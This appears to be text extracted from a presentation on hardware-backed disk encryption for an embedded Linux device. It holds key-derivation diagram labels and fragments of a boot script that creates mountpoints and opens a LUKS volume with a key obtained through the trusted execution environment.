


















SoC



Hardware Unique Key
(HUK)

Secure Storage Key
(SSK)

Encrypted LUKS Key

eMMC

RPMB

Derive

Derive


```
# tee-supPLICant is expected to have been started already
local key="$(get_key)"
```

```
# we need to make sure that directories exist for the mounts to succeed
for mountpoint in $(awk '/noauto/ { print $2 }' /etc/fstab); do
    mkdir -p ${mountpoint}
done
```

```
device="/dev/${device}"
msg "Opening LUKS '${name}' from device '${volume}'"
echo -n "${key}" | cryptsetup -q luksOpen --allow-discards -d - ${volume} ${name}
[ $? -ne 0 ] && fatal "Unable to open LUKS volume ${volume}"
done
```

/init.d/11-mountcrypto


```
# tee-supPLICant is expected to have been started already
local key="$(get_key)"

# we need to make sure that directories exist for the mounts to succeed
for mountpoint in $(awk '/noauto/ { print $2 }' /etc/fstab); do
    mkdir -p ${mountpoint}
done
```

